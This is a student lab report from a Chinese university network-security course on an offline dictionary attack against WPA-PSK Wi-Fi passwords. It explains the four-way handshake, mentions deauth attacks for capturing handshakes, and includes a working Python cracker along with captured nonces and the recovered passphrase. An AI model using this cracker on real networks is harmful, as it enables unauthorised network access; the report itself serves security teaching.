电子科技大学信息与软件工程学院

**实 验 报 告**

学 号 2020090916007

姓 名 贾怀宇

（实验） 课程名称 网络安全攻防技术

理论教师 罗绪成

实验教师 罗绪成

**电子科技大学教务处制表**

**电 子 科 技 大 学**

**实 验 报 告**

**学生姓名：贾怀宇 学号：2020090916007 指导教师：罗绪成**

**实验地点：三教502 实验时间：2022.11.03**

1. **实验名称：**

**WPA-PSK 口令攻击实验**

1. **实验学时：**

**4学时**

**三、实验目的：**


1） 掌握 WLAN 的工作原理

2） 理解 RSN 的密钥层次


3） 理解 4 次握手原理

**四、实验原理：**

在 4-way 握手之前，STA 应该收到 AP 广播的 beacon 帧。AP 通过广播 beacon 帧来表示其无线网络的存在。如下图所示：




通过 beacon 帧，我们能够找到 SSID，如下图：



接下来是 4-way 握手过程，大致流程为：

MSG-1

4-way 握手的第一条消息如下所示：



其中传递的关键信息就是 AP 生成 Nonce，称为 ANonce，长度为 256 比特。ANonce


作为产生 PTK 的输入之一。

MSG-2

STA 接收到第一个握手包后，就获得了 ANonce。STA 也生成一个 Nonce，称为


SNonce。通过设置无线网络时的配置，STA 和 AP 已经知道共同的 PMK，因此具备了生成 PTK 的所需输入。则 STA 生成 PTK。生成 PTK 后，STA 发送第二个握手包给 AP，

其中包含两个重要的信息。其一是 STA 生成的 256 比特 SNonce；其二是 128 比特 MIC。AP 需要 SNonce 来生成 PTK。ANonce 和 SNonce 用于防止重放攻击。SNonce 如下图：



MIC 用于验证 STA 知道 PTK，进而需要知道 PMK，从而验证了 STA 是合法的。

MIC 字段如下图所示。




MIC 的计算方法为：

输入：802.1x 的所有字段，包括 MIC 字段，只是在计算的时候该字段设置为全 0。

对 WPA 来说，计算函数是 HMAC-MD5

对 WPA2 来说，计算函数是 HMAC-SHA1

下图显示了 802.1x 的所有字段值。




要通过验证，也就是 STA 和 AP 计算出来的 MIC 相同，STA 必须有正确的 PTK，

进而正确的 PMK，因为计算的 PTK 的输入之一为 PMK。如果通过验证，则证明 STA具有合法的 PMK，但是 PMK 没有在网上上传输，确保了 PTK 的保密性。第三方即使观察到了这些流量，也无法推断出 PTK 或者 PMK。上述过程完成了 AP 对 STA 的认证。

MSG-3

在第三个握手包中，传输的重要信息包括 MIC 字段和 WPA key data 字段。通过 MIC字段，AP 可以向 STA 认证自己。如果通过验证，这表明 AP 知道 PTK，进而知道 PMK。这里计算 MIC 的方法和前面相同。如下图所示：



第三个握手包中也包含了 GTK，用于加解密 AP 和所有 STA 之间的广播数据，GTK以密文形式包含在 WPA key data 字段。

MSG-4:

STA 发送第四个握手包，用于向 AP 确认它收到了正确的密钥，加密通信即将开始。第四个握手包也包含 MIC 字段，计算方法同前。

通过上面的原理，我们就可以通过穷举法来找到正确的 PSK。实际攻击中，我们会从字典中选择 PASSPHRASE，然后计算 PMK，然后 PTK，然后 MIC，直至找到的PASSPHRASE 所计算出的 MIC 和握手包里面的 MIC 匹配，从而找到了正确的

PASSPHRASE。这种攻击称为离线字典攻击，其成功的关键在于用户使用了弱口令。**五、实验内容：**

1） 配置无线网络攻击环境

2） 抓取无线网络握手包

3） 编写程序破解 WPA-PSK 的口令

**六、实验器材（设备、元器件）：**

PC机电脑，配有windows或者mac操作系统，Ubuntu或者kali虚拟机

**七、实验步骤：**

步骤一、环境搭建

配置无线网络抓包环境。

步骤二、抓取无线网络握手包


测试简单无线网络攻击如 deauth 等，抓取 WPA-PSK 握手包

步骤三、编写程序破解WPA-PSK的口令

步骤四 在wireshark中验证口令


**八、实验结果与分析（含重要数据结果分析或核心代码流程分析）**

**1.观察广播帧**




得到ssid为dd-drt2

2.第一次握手




得到Nonce：5f5502ba400cd7827ad3db093b855ca0f595f77b1dccc42977e9dea9c2e1d412

3.第二次握手




得到Nonce：fd5626a59688a6da5bb338d6595b4995ed9342de1f15be7281b3fee6a8db9130

4.第三次握手



得到MIC2：e60f0dfe5ea596c513f92a24961efe75

5.第四次握手



得到MIC3：f2be18f46a6903a554c002ce4dd7eb54

6.使用python攻击

**import** hmac

**from** binascii **import** a2b\_hex, b2a\_hex

**from** hashlib **import** pbkdf2\_hmac, sha1, md5

**def** PRF(key, A, B):

nByte = 32

i = 0

R = b''

**while**(i <= ((nByte \* 8 + 159) / 160)):

hmacsha1 = hmac.new(key, A + chr(0x00).encode() + B + chr(i).encode(),sha1)

R = R + hmacsha1.digest()

i += 1

**return** R[0:nByte]

**def** MakeAB(aNonce, sNonce, apMac, cliMac):

A = b"Pairwise key expansion"

B = min(apMac, cliMac) + max(apMac, cliMac) + min(aNonce, sNonce) +max(aNonce, sNonce)

**return** (A, B)

**def** MakeMIC(pwd, ssid, A, B, data, wpa=False):

pmk = pbkdf2\_hmac('sha1', pwd.encode('ascii'), ssid.encode('ascii'), 4096, 32)

ptk = PRF(pmk, A, B)

hmacFunc = md5 **if** wpa **else** sha1

mics = [hmac.new(ptk[0:16], i, hmacFunc).digest() **for** i **in** data]

**return** mics

**def** TestPwds(S, ssid, aNonce, sNonce, apMac, cliMac, data, targMic):

A, B = MakeAB(aNonce, sNonce, apMac, cliMac)

**for** i **in** S:

mic= MakeMIC(i, ssid, A, B, [data])

v = b2a\_hex(mic[0]).decode()[:-8]

**if**(v != targMic):

**continue**

**return** i

**return** None

**if** \_\_name\_\_ == "\_\_main\_\_":

**with** open('D:**\笔**记**\大**三上**\网**络安全**\w**ifi**\p**wd-dictionary2.txt') **as** f:

S = []

**for** l **in** f:

S.append(l.strip())

ssid = "dd-wrt2"

aNonce = a2b\_hex('5f5502ba400cd7827ad3db093b855ca0f595f77b1dccc42977e9dea9c2e1d412')

sNonce = a2b\_hex("fd5626a59688a6da5bb338d6595b4995ed9342de1f15be7281b3fee6a8db9130")

apMac = a2b\_hex("0018f8f5c2c6")

cliMac = a2b\_hex("00259c749592")

mic1 = "7bdd55553f0bd9ad4c78112200e4486b"

data1 = a2b\_hex(


"0103007502010a00000000000000000001fd5626a59688a6da5bb338d6595b4995ed9342de1f15be7281b3fee6a8db9130000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001630140100000fac020100000fac040100000fac020000")


**print**(TestPwds(S, ssid, aNonce, sNonce, apMac, cliMac, data1, mic1) )

最终得出密钥：subnet16121930

破解得：

添加wpa-pwd





此时已破解，上层协议已解析

**九、总结及心得体会：**

本次实验我们进行了WPA-PSK口令攻击实验。我们配置无线网络攻击环境，抓取无线网络握手包，并且编写程序破解WPA-PSK的口令。掌握了解了WLAN的工作原理，并且理解4次握手原理。在开始实验之前，我们学习了4-way握手每一步的内容，并且还进行无线网卡和wireshark的配置。但使用python程序攻击运行缓慢，原因可能是我们采用了字典攻击。这样看来，口令密码还是有一定的安全性。

**十、对本实验过程及方法、手段的改进建议：**

1.可以尝试多种攻击手段，如选择攻击，字典攻击等

2. 攻击方法依赖于程序，可以从数学角度或网络角度优化代码0

**报告评分：**

**指导教师签字：**